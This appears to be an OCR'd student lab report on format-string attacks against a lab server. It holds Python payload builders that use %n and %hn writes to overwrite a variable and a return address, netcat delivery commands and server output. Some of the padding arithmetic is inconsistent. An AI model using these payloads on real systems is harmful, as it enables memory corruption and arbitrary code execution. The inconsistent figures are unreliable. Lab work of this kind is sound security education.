
The number of characters to print is 20480. Out of that 4 are already completed when the target address is written into the stack frame. Padding additional 0x0's(apart from the regular .8) for every %x will make it confusing to keep track of the number of 0's , which is why we pad the additional number only to the last %x format specifier.

Number of characters already printed when the last %x character is reached = 4 + 62*8 = 500.

Number of characters that need to be printed before %n is reached = 20480 – 500 = 19980

This number is padded to the last format specifier. 19980 indicates that a total of 19980 characters will be printed, including whatever is returned for that format specifier (it does not indicate that 19980 0x0's will be appended to whatever is returned).


The figures obtained are appended to the build-string-T3.py file. This creates the badfile and subsequently writes the same into the buffer in the main() function.



```
#!/usr/bin/python3
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = "%.8x"*62 + "%.19980x%n"
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt
with open('badfile', 'wb') as f:
        f.write(content)
```


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

The corresponding commands to do the same are shown below-




```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$chmod u+x build-string-T3B.py
PES1UG20CS280(Pavan)~$./build-string-T3B.py
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
PES1UG20CS280(Pavan)~$
```

The corresponding result of the same is shown below -



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 1500 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | h1122334400001000 08049db5080e5320080e61c0ffffd6d0ffffd5f
8080e62d4080e5000ffffd69808049f7effffd6d0000000000000006408049f47080e5320000005d
c000005dcffffd6d0ffffd6d0080e972000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000001bc7e30
0080e5000080e5000ffffdcb808049efffffd6d0000005dc000005dc080e53200000000000000000
00000000ffffdd840000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

<several zeroes generated in between have been omitted here>



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000005dcThe target variable's value (after):  0x00005000
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The last format specifier gets the value 0x5dc, which can be deduced from this SS.

The target variable has now been modified to 0x5000 as seen. So, the attack has been successful.

INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Task 3C – Change the value of target variable to 0xAABBCCDD

In this task, we intend to change the target variable from 0X11223344 to 0xAABBCCDD.

0xAABBCCDD is a very huge number. Printing so many 0x0's may take a very long time; the previous method used is not feasible.

Therefore, the idea we employ here is that operating on two bytes is easier than operating on 4bytes. Using the %hn format specifier, we can change only 2 bytes of data (unlike previously).

The target variable that is to be written is split into two halves – 0XAABB and 0xCCDD. The first half 0xAABB will be rewritten into 0x1122 (at the target address's location) and the second half 0xCCDD will be rewritten into 0x3344 (at target address + 2 bytes ahead location).

Since, we are writing into two different address locations (it is more of the same address location but different positions in the 4 bytes), we store them both. The latter half's address is written first, so that it is stored higher up the stack frame than the former (the reason for which is given later).

In order to separate the two locations, a string "@@@@" is printed between the two addresses.

The calculation remains somewhat similar to what was done previously.


4 characters(num1) + 4 characters ("@@@@") + 4 characters(num2) are written into the stack frame so 12 characters(bytes) has already been printed.

The first location to write the number of characters printed, that we will encounter is number2 [not the variable literally but that entry in the va_list]. We intend to write 0xaabb into the location.

So, number of 0x0's that need to be padded are

0xaabb = 43707 - 12 characters already printed – 8*62 characters printed for the first 62 format specifiers = 43199.

Once printed, we have to advance to num1. We cannot use a %hn subsequently for num1, as this will write the details into the location pointed to by num2. Therefore, the "@@@@" string is added to advance the va_list pointer , so that num1 can write the desired change accordingly.



```python
#!/usr/bin/python3
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number1  = 0x080e506A  #5068+2 = 506A
content[0:4]  =  (number1).to_bytes(4,byteorder='little')
content[4:8]  =  ("@@@@").encode('latin-1')

number2  = 0x080e5068  #Target var addr
content[8:12]  =  (number2).to_bytes(4,byteorder='little')
s = "%.8x"*62 + "%.43199x%hn%.8738x%hn"
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt
with open('badfile', 'wb') as f:
        f.write(content)
```


<u>INFORMATION SECURITY LAB 05</u>

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

At num1's location, we have already printed 43707 characters. By the time we reach num1(0x CCDD has to be written), we should've printed 52445 characters.

So, the additional 8738 characters have to be printed. This is done by using the .8738%x format specifier which is now pointing to the string "@@@@". Again, it has to be noted that 8738 is inclusive of the 4 characters "@@@@".


The commands to execute are shown below-



```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$chmod u+x builld-string-T3C.py
chmod: cannot access 'builld-string-T3C.py': No such file or directory
PES1UG20CS280(Pavan)~$chmod u+x build-string-T3C.py
PES1UG20CS280(Pavan)~$./build
build_string.py      build-string-T2.py   build-string-T3C.py
build-string-T1.py   build-string-T3A.py
build-string-T2b.py  build-string-T3B.py
PES1UG20CS280(Pavan)~$./build-string-T3C.py
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
PES1UG20CS280(Pavan)~$
```

The corresponding server output is shown below-

The initial target variable value is 0x11223344 as can be seen




```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 1500 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | j@@@@h112233440000100008049db5080e5320080e61c0ffffd6d0ff
ffd5f8080e62d4080e5000ffffd69808049f7effffd6d0000000000000006408049f47080e532000
0005dc000005dcffffd6d0ffffd6d0080e9720000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000034
0e7400080e5000080e5000ffffdcb808049effffffd6d0000005dc000005dc080e53200000000000
00000000000000ffffdd84000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

<intermediate zeroes have been omitted>


INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000005dc00000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

<The first 63 %x values complete with 5dc>



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000040404040The target variab
le's value (after):  0xaabbccdd
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

<The last %x is for the @@@@>

The target variable value after the attack is 0Xaabbccdd as can be seen above.

INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Task 4 : Injecting Malicious code into the server program

In this task, we use the concepts learnt in buffer overflow and format string to inject malicious code into the server program. The aim of this attack is to alter the return address, so that it pontificates to the malicious shellcode injected into the stack. Unlike a buffer overflow, this does not overwrite the return address of the function via an overflow. Instead, using "%hn" format specifiers we modify the return address to point to the malicious shellcode that we have injected into the buffer.

Question1: What are the memory addresses at the locations marked by 2 and 3?

Soln: Address location marked 2 is the return address of myprintf() function. This is basically 4 bytes above the ebp pointer. The frame pointer of myprintf() function is 0xffffd2f8. So, the corresponding return address location is 0xffffd2f8+4 = 0xffffd2fc.

This is the location we intend to change. This is the value that is going to be used throughout the attack.

Address location marked 3 is the start of the input buffer. The same is printed out on the server each time. The input buffer address is 0xffffd3d0.

The two results mentioned here are obtained from the SS attached below, for this task.

Question 2: How many format specifiers do we need to move the format string argument pointer to position 3?

Soln: As observed previously, in order to access the addresses stored inside the buffer, we had to move 62 "%x" locations before we could access the first address stored in the buffer space. In order to reach the start of the buffer, where now our return address is stored, we will need 62 "%x" like before.

TASK 4A Running Arbitrary commands

As observed previously, in order to change the contents of the return address easily, we store two address locations (one for the first two bytes of return address and the second for the next two bytes of the return address).

The first number stored below is to access the latter two bytes. The reason for adding 6 is that the address must be (frame pointer addr +4(to get to return address) +2(to get to the latter two bytes)).

The second number stored access the former two bytes.

12bytes of data (more like 12 characters) is already printed, like before. 62 format specifiers are present like before, so 62*8= 496 characters. 496+12 = 508 characters are already printed.

Additionally, a "." Is printed for every format specifier, so that has to be accounted as well.

508 + 62= 570 characters already printed.

So the value of k for “%.kx”+ “%hn” has to be calculated. The malicious code is situated in the input buffer, so for the first number encountered, we have to change its return address to 0xffff.

0xffff = 65535

65535 – 570 = 64965. The same has been written below-

The malicious code is located towards the end of the input buffer. NOPs are filled so they eventually direct anything pointing to it to the shellcode.

Therefore, the location where the shellcode is stored can be found out by adding 0x168(this value is arbitrary, it could be any such value that directs it to the NOPs) to the start of the input buffer.


So, 0xffffd28 + 0x168 is where my address lies.

So, at location num1, we have already printed 65535 characters. This is the maximum number of characters we can print.

The latter half of the return address’s bytes must be change to the latter half of the location where the shell code lies (which has been identified above).


In order to do so, we first use a wrap around, to change 0xffff to 0x0. This is done to set the number of characters printed back to zero. Now the number of characters that need to be printed before reaching num2 is 0xd3d0+0x168 = 54584

So, the second value for “%.kx” +”%hn” is set to 54584+1= 54845.



```
###########################################################
#
#    Construct the format string here

number  = 0xffffd2f8 +6
content[0:4]  =  (number).to_bytes(4,byteorder='little') # This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("@@@@").encode('latin-1')
number  = 0xffffd2f8 +4
content[8:12]  =  (number).to_bytes(4,byteorder='little')
s = "%.8x."*62 + "%.64965x"+"%hn" + "%.54585x" +"%hn"
# The line shows how to store the string s at offset 8

fmt  = (s).encode('latin-1')
print(len(fmt))
content[12:12+len(fmt)] = fmt

#
```

Once complete, the attack is carried out.




```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$chmod u+x exploit.py
PES1UG20CS280(Pavan)~$./exploit.py
332
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
PES1UG20CS280(Pavan)~$S
```

332 printed is the size of the format string generated.

